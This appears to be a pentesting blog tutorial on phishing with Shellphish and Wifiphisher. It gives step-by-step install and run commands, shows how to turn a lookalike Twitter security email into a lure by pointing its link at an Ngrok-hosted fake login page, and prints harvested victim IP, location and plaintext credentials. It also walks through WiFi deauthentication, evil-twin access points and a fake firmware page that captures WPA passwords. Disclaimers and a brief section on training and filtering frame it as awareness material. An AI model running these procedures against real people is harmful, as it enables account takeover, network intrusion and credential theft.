Phishing Attack

Pentesting Guide

Table of Contents

Abstract

Phishing is a significant problem for many organizations, as attackers often use deceptive tactics to trick people into revealing sensitive information like passwords or financial details. Shellphish and Wifiphisher are two powerful tools that demonstrate how easy it can be for attackers to launch phishing attacks.

In this report, we'll explore these great tools used for phishing attacks and shed light on how phishing works. By understanding how these tools operate, we can better protect ourselves and our organizations from falling victim to such malicious schemes. Let's dive in and uncover the inner workings of phishing attacks.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

Introduction

Phishing is probably one of the biggest issues for most organizations today, with network and endpoint defensive technology getting better and better, the bad guys aren't trying to go after the though route and instead of going for the low hanging fruit. Phishing is one of those issues where training the employees is your best defence – try your best to make sure they can spot a malicious email and make sure that they can report it easily so that appropriate action can be taken as quickly as possible. The train of thought behind saying this is that – it's beneficial to depend on multiple nodes of human intelligence to spot a potential threat, because even if one person spots and reports a phishing mail, it's possible to run mass searches and find who all were targeted by a campaign.

Social engineering is a very interesting subject to think about, in this context, it is basically using the victim's familiarity and habits against them. Human beings are creatures of habit, we are so used to certain things in our life that when faced with them, we don't think twice before acting on them. As an example; we are aware that there are a lot of attempts to by hackers to compromise social media accounts, so if one receives an email from your preferred social media site that there was an attempt to break into your account or an email to review your accounts security settings, most people will click on the link and log into their account to check what's going on. A hacker will use this against a victim, all they need to do is swap a real link with a malicious one.

In the first part of this report, we'll delve into Shellphish, which is one of the easiest ways to generate a malicious link. Then, in the second part, we'll explore WIFIphisher, a powerful tool for demonstrating WIFI-Phishing attacks.

Shellphish: A Phishing Tool

Shellphish is an interesting tool that we came across that illustrates just how easy and powerful phishing tools have become today. The tool leverages some of the templates generated by another tool called SocialFish. The tool offers phishing templates for 18 popular sites, the majority are focused on social media and email providers. There is also an option to use a custom template if so desired.

Installation

Shellphish is fairly straight forward to install. It can be done on your Linux of choice; we will be using Kali. We fire up our Kali Linux and use the terminal to navigate to the desktop.

```
cd Desktop
```

We need to clone the ShellPhish from GitHub, the download link is provided below.

```
git clone https://github.com/thelinuxchoice/shellphish.git
```

This makes a folder named "shellphish" on our desktop. Let's check the folder and its contents.

```
ls
cd shellphish/
ls
```

The next step is to change the permissions of the shellphish.sh file so that we as the admin can use it. We don't want everyone to have open access to it.

```
chmod 744 shellphish.sh
```

```
root@kali:~/Desktop# git clone https://github.com/thelinuxchoice/shellphish.git

Cloning into 'shellphish'...
remote: Enumerating objects: 459, done.
remote: Total 459 (delta 0), reused 0 (delta 0), pack-reused 459
Receiving objects: 100% (459/459), 12.43 MiB | 485.00 KiB/s, done.
Resolving deltas: 100% (171/171), done.
root@kali:~/Desktop# cd shellphish/
root@kali:~/Desktop/shellphish# ls
LICENSE  README.md  shellphish.sh  sites
root@kali:~/Desktop/shellphish# chmod 744 shellphish.sh
root@kali:~/Desktop/shellphish#
```

And that's it, now we can launch our phishing tool

```
./shellphish.sh
```

Exploring Templates

ShellPhish offers us 18 prebuilt templates, we will look through 3 of them to get an idea of what someone on the receiving end looks at when they get a link generated by this tool.

Get the Instagram page. The platform needs no introduction. We can see what the malicious link leads to, the page it shows is very convincing and might easily fool someone who isn't paying attention.

Similarly, you can generate another duplicate page i.e NETFLIX as shown below.

Weaponization for Twitter (X)

Now we will see what the process of weaponizing a phishing link looks like.

Once again, let's start ShellPhish.

```
./shellphish.sh
```

ShellPhish gives us a multitude of templates to choose from, all we need to do is follow the prompts the tool gives us.

We will choose the "*Twitter template*" for this demonstration.

4

We will be choosing option 2 here and using the *Ngrok service* to host our phishing link, this is what gives us the HTTPS on our phishing pages. Just by choosing this option, the tool starts a php and Ngrok server and we have our phishing link presented to us.

2

```
[*] Choose an option: 4  ⬅

[01] Serveo.net (SSH Tunneling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 2  ⬅
[*] Downloading Ngrok...
[*] Starting php server...
[*] Starting ngrok server...
[*] Send this link to the Victim: https://f9 5ff7.ngrok.io

[*] Waiting IPs and Credentials, Press Ctrl + C to exit...
```

Now that we have our link, what do we do? What would a malicious actor do?

We won't put in too much work into what is about to happen next, it's more so to demonstrate a process that is commonly used. The first thing we need is an email sent by Twitter to a user to make them aware of a suspicious attempt to log in to their account and

that they should secure their account by resetting their password. The catch here is that the user will first have to log into their account to reset their password.

Here is our email that conveys good intentions. Notice the "Reset Password" button.

We delete the "Reset Password" button, highlight where it says "password" in the "Secure your account by resetting your password now.".

Click on the "Insert Hyperlink" function given in the formatting bar. We copy the link given to us by ShellPhish in the Kali terminal. See the section in the terminal that says, "Send this link to the victim: *https://f9935ff7.ngrok.io*". This link is pasted in the section that says, "Web address (URL)" and we click OK.

That's it, we now have our weaponized email, ready to be sent to our victim

Looks like there was a login attempt from a new device or location

If this wasn't you:

Secure your account by resetting your password now.

.

If this was you:

Please confirm your identity by using this temporary code on Twitter or wherever you might enter your Twitter password:

username

How do I know an email is from Twitter?

Links in this email will start with "https://" and contain "twitter.com." Your browser will also display a padlock icon to let you know a site is secure.

Help | Not my account | Email security tips

Phishing Attack

The victim has received the weaponized email, The moment the "password" link is clicked, the ShellPhish tool starts showing signs of activity. We can see that the tool gives us certain details like the IP of the victim, the browser they are using, the country and the city they reside in, etc.

Once the link is clicked, the victim is presented with a twitter page where they can enter their credentials to access their account so that they may change their password. We have volunteered to be the victim in this demonstration and are entering our account email "raj@gmail.com" and password "12345wetrtt"

The moment we click on the "Log in" button, we are redirected to the actual Twitter (X) site. Seems harmless right?

Now for the scary part, the credentials the victim entered have been ferried away to the malicious actor in plain text. Lo and behold! The tool proudly announces, "Credentials Found!".

You can see the account name and password in plain text. The thing that really stood out was the line that tells us the currency used in the country the victim resides in, we'll leave it to you to figure out why that is.


```
[*] Hostname: 103.  .152.29
[*] IP Continent: Asia (AS)
[*] IP Country:  India
[*] State: Uttar Pradesh
[*] City Location: Ghaziabad
[*] ISP: CJONLINE ISP India
[*] AS Number: AS3  25 C   INE ISP India
[*] IP Address Speed: Broadband (Cable/DSL) Internet Speed
[*] IP Currency: Indian rupee (INR)

[*] Waiting Credentials and Next IP, Press Ctrl + C to exit...

[*] Credentials Found!
[*] Account: raj@gmail.com
[*] Password:  12335wetrtt
[*] Saved: sites/twitter/saved.usernames.txt
```

Declarations: This article is posted only for educational purpose to spread awareness among people from being trapped in Phishing attack.

This tool shows us how easy phishing attacks have become to execute and depending on how determined a malicious actor is, there is a lot of creativity that they can put into making the email look as legitimate as possible. Just to give you an idea of how serious the issue of phishing is, according to a recent report – 3.4 billion fake emails are sent out daily!

Email firewalls mostly depend on threat intel or on the strength of their filters which dictate how much scrutiny they exercise on each email that hits a domain and how quick they can be to deem an email malicious.

The problem is that, if you don't set the strength of these filters to a balanced setting, they will flag and block more emails than you would want, making the email firewall admins phone blow up. Not to mention the amount of business that will be hindered.

So, that's why internal human intelligence is a big tool at our disposal when it comes to spotting malicious emails. There are many free resources to educate your employees and peers on how to spot a malicious email, this is one of those resources and probably one of the best ones around – https://phishingquiz.withgoogle.com/

WiFi Exploitation with WifiPhisher

Wifiphisher is a security tool that mounts automated victim-customized phishing attacks against WiFi clients in order to obtain credentials or infect the victims with malware. It is primarily a social engineering attack that unlike other methods it does not include any brute forcing. It is an easy way for obtaining credentials from captive portals and third-party login pages (e.g. in social networks) or WPA/WPA2 pre-shared keys.

Requirement

- Kali Linux.
- Two WiFi adapter; one that supports AP mode and another that supports monitor mode.

Wifiphisher Working

After achieving a man-in-the-middle position using the Evil Twin or KARMA attack, Wifiphisher redirects all HTTP requests to an attacker-controlled phishing page.

From the victim's perspective, the attack makes use in three phases:

1. **The victim is being deauthenticated from her access point**. Wifiphisher continuously jams all of the target access point's WiFi devices within range by forging "De-authenticate" or "Disassociate" packets to disrupt existing associations.
2. **Victim joins a rogue access point**. Wifiphisher sniffs the area and copies the target access point's settings. It then creates a rogue wireless access point that is modeled by the target. It also sets up a NAT/DHCP server and forwards the right ports. Consequently, because of the jamming, clients will eventually start connecting to the rogue access point. After this phase, the victim is MiTMed. Furthermore, Wifiphisher listens to probe request frames and spoofs "known" open networks to cause automatic association.
3. **The victim is being served a realistic specially customized phishing page**. Wifiphisher employs a minimal web server that responds to HTTP & HTTPS requests. As soon as the victim requests a page from the Internet, wifiphisher will respond with a realistic fake page that asks for credentials or serves malware. This

page will be specifically crafted for the victim. For example, a router config-looking page will contain logos of the victim's vendor. The tool supports community-built templates for different phishing scenarios.

Let's start!!!

Open the terminal in your Kali Linux and type the following command to download wifiphisher from GitHub.

```
git clone https://github.com/wifiphisher/wifiphisher.git
```

```
root@kali:~# git clone https://github.com/wifiphisher/wifiphisher.git
```

Once it gets downloaded, run the python file to install its setup and dependencies as shown below:

```
cd wifiphisher/
python setup.py install
```

```
root@kali:~# cd wifiphisher/
root@kali:~/wifiphisher# python setup.py install
running install
running bdist_egg
running egg_info
writing requirements to wifiphisher.egg-info/requires.txt
writing wifiphisher.egg-info/PKG-INFO
writing top-level names to wifiphisher.egg-info/top_level.txt
writing dependency_links to wifiphisher.egg-info/dependency_links.txt
writing entry points to wifiphisher.egg-info/entry_points.txt
reading manifest file 'wifiphisher.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
writing manifest file 'wifiphisher.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
```

Now run the script by typing **wifiphisher** on the terminal to launch a wifi-phishing attack which as similar as social engineering.

```
root@kali:~# wifiphisher
[*] Starting Wifiphisher 1.3GIT ( https://wifiphisher.org ) at 2017-10-20 11:08
[+] Selecting wlan1 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:76:a0:ac
[+] Changing wlan1 MAC addr to 00:00:00:f6:a8:d3
[*] Cleared leases, started DHCP, set up iptables
```

Here it will fetch all interfaces as shown in the given image and let an attacker choose any one ESSID/BSSID of the target network and try to trap victim by performing phishing. It will also perform both Evil Twin and KARMA attacks.

From the list of the interface, I had targeted "iball-baton" to trap the victim connect from it.

```
Options:  [Esc] Quit  [Up Arrow] Move Up  [Down Arrow] Move Down

   ESSID                  BSSID           CH  PWR  ENCR       CLIENTS VENDOR

   iBall-Baton            00:             6  100% WPA/WPS    0   Shenzhen MTC
   Rose                   3c:  :04:32:80:3b 1  60% WPA2/WPS  0   D-Link International
   Tenda_53E810           c .    : :e8:10 8  58%  WPA       0   Tenda Technology
   dlink                  c4:  .   :50:c9   54%  WEP        0   D-Link International
   TP-LINK_3280           6 .e     :      1  54% WPA2/WPS  0   Tp-link Technologies
   NETGEAR05              e        :3c 6  54% WPA/WPS    0   Netgear
```

After that you will get 4 phishing scenarios to trap your target as given below:

1. Firmware Upgrade page
2. Network Manager connect
3. Browser plugin update
4. Oauth login Page

Now let's go through each phishing scenario one by one starting from **the 1ˢᵗ option**.

Firmware Upgrade page: A router configuration page without logos or brands asking for WPA/WPA2 password due to a Firmware Upgrade page.

```
Options: [Up Arrow] Move Up  [Down Arrow] Move Down



Available Phishing Scenarios:

1 - Firmware Upgrade Page
        A router configuration page without logos or brands
firmware upgrade. Mobile-friendly.
```

Now when the victim will open his browser Firefox he will get a phishing page to upgrade the firmware that needs WPA/WPA2 password for installing a new version of firmware.

The victim may consider it as an official notification and go for upgrading by submitting his WIFI password. As the victim enter the password for WPA/WPA2 and click on start upgrade, he will get trap into a fake upgrade process.
